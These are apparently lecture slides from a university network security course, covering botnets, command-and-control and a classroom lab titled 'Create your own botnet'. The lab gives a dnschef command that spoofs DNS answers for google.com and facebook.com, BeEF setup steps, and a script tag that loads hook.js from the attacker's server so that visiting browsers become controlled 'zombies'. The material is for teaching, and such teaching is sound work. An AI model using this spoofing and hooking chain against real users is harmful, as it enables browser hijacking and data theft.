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Course Schedule

Week #	Monday	Wednesday	Reading	Weekly Topic	Due	Assigned
1	01/16/23	01/18/23		Getting started		
2	01/23/23	01/25/23	Chapter 1	Introduction		Assignment 1
3	01/30/23	02/01/23	Chapter 2	Symmetric Encryption	Assignment 1	Assignment 2
4	02/06/23	02/08/23	Chapter 3	Asymmetric Encryption	Assignment 2	Assignment 3
5	02/13/23	02/15/23	Chapter 4	Key Distribution and Authentication	Assignment 3	
6	02/20/23	02/22/23	Chapters 1-4	Review : **Midterm 1**		
7	02/27/23	03/01/23	Chapter 5	Network Access Control		Assignment 4
8	03/06/23	03/08/23	Chapter 6	Transport Level Security	Assignment 4	Assignment 5
9	03/13/23	03/15/23	Chapter 7	Wireless Network Security		
10	03/20/23	03/22/23	Chapter 8	DNS and Email Security	Assignment 5	
11	03/27/23	03/29/23		Spring Break		
12	04/03/23	04/05/23	Chapters 1-8	Review : **Midterm 2**		
13	04/10/23	04/12/23	Chapter 9	IP Security		Assignment 6
14	04/17/23	04/19/23	Chapter 10	Malicious Software	Assignment 6	Assignment 7
15	04/24/23	04/26/23	Chapter 11	IDS		
16	05/01/23	05/03/23	Chapter 12	Firewalls	Assignment 7	
17	05/08/23	05/10/23		Finals Week		
	*No Meeting			Final Exam: **TBD**		

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The X.800 service categories will be important for the entire semester.

As we examine security, this will be our measure.

- **X.800 Service Categories**
  - Authentication
  - Access control
  - Data confidentiality
  - Data integrity
  - Non-repudiation

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Today:

– Botnets
– BEEF: Browser Exploitation Framework

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Botnets

Botnets are networks of hijacked computer devices used to carry out various scams and cyberattacks. The term “botnet” is formed from the word’s “robot” and “network.”

The bots serve as a tool to automate mass attacks, such as data theft, server crashing, and malware distribution.

Zombie computers, or bots, refer to each malware-infected user device that’s been taken over for use in the botnet. These devices operate mindlessly under commands designed by the bot controller.

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How Do Hackers Control a Botnet?

Issuing commands is a vital part of controlling a botnet. However, anonymity is just as important to the attacker. As such, botnets are operated via remote programming.

Command-and-control (C&C) is the server source of all botnet instruction and leadership. This is the bot controller's main server, and each of the zombie computers gets commands from it.

Most often, the bots will automatically connect to a C&C server to check for new updates or commands.

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Botnet Attacks

While botnets can be an attack in themselves, they are an ideal tool to execute secondary scams and cybercrimes on a massive scale.

Common botnet schemes include some of the following:

- Distributed Denial-of-Service (DDoS) is an attack based on overloading a server with web traffic to crash it. Zombie computers are tasked with swarming websites and other online services, resulting in them being taken down for some time.

- Phishing schemes imitate trusted people and organizations for tricking them out of their valuable information. Typically, this involves a large-scale spam campaign meant to steal user account information like banking logins or email credentials.

- Brute force attacks run programs designed to breach web accounts by force. Dictionary attacks and credential stuffing are used to exploit weak user passwords and access their data.

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‘Hooking’ a bot..

When a system is compromised, it becomes a bot. This bot is part of a botnet. The act of compromising a system to turn it into a bot is called ‘hooking’.

What is required to ‘hook’ a device?
Simply loading a webpage with a small js script….

How do we get a user to load a webpage of choice?
Proxy, DNS, Firewall??…

How could this be prevented?

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

The Browser Exploitation Framework (BeEF) is a powerful and intuitive security tool. BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target. This project is developed solely for lawful research and penetration testing.

BeEF hooks one or more web browsers to the application for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors. The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context.

The framework contains numerous command modules that employ BeEF's simple and powerful API. This API is at the heart of the framework's effectiveness and efficiency. It abstracts complexity and facilitates quick development of custom modules.

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
Create your own botnet

Use an lying DNS server to give cooked DNS responses. For target websites, give the ip address of an web server with a ‘hooked’ webpage.

Create a fake web page to attack any browser that visits. Add a script link to this page to hook any user that visits.

Use Python for a simple web server. This will serve the hooked pages.

Run BeEF to collect and control the hooked systems.



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DNSCHEF

‘Cook’ DNS requests for Facebook and Google

Start DNSCHEF

```
sudo dnschef –interface=192.168.1.21 –fakedomains google.com,facebook.com, --fakeip 192.168.1.21
```

Test dnschef

```
Dig @192.168.1.21 facebook.com
dig @8.8.8.8 facebook.com
```

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BEEF Browser Exploitation Framework

- Install beef-xss

```
git clone https://github.com/beefproject/beef
sudo ./install
```

- Find the username/password and other settings in `config.yaml`
- Start beef-xss

```
cd beef-xss/beef
./beef
```

- Alternatively, clear the previous db for a fresh start, then start beef-xss

```
./beef -x
```

- Admin panel

```
http://127.0.0.1:3000/ui/panel
```

- Sample hook page

```
http://127.0.0.1:3000/demos/basic.html
```

- Advanced hook page

```
http://127.0.0.1:3000/demos/butcher/index.html
```

- Beef files

```
/usr/share/beef-xss/
```

- Insert hook into any webpage

```
<script type="text/javascript" src="http://192.168.1.21:3000/hook.js"></script>
```

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Sample hooked HTML

Replace 127.0.0.1 address with the Beef server IP address

```
<html>
    <head>
    <title>
        Example BeEF hooked page
    </title>
    </head>
    <body>
        <p>This page should be running the hook script for BeEF</p>
        <script src="http://127.0.0.1:3000/hook.js"></script>
    </body>
</html>
```

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BEEF Browser Exploitation Framework

Create a webpage and insert a ‘hook’ between <head></head> tags
Replace 192.168.1.21 with the ip address of the Beef server

```
<script type="text/javascript" src="http://192.168.1.21:3000/hook.js"></script>
```

Encourage a <victim> browser to visit the hooked page

Visit the Beef admin panel to interact with the new zombie

```
http://127.0.0.1:3000/ui/panel
```

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Thank you!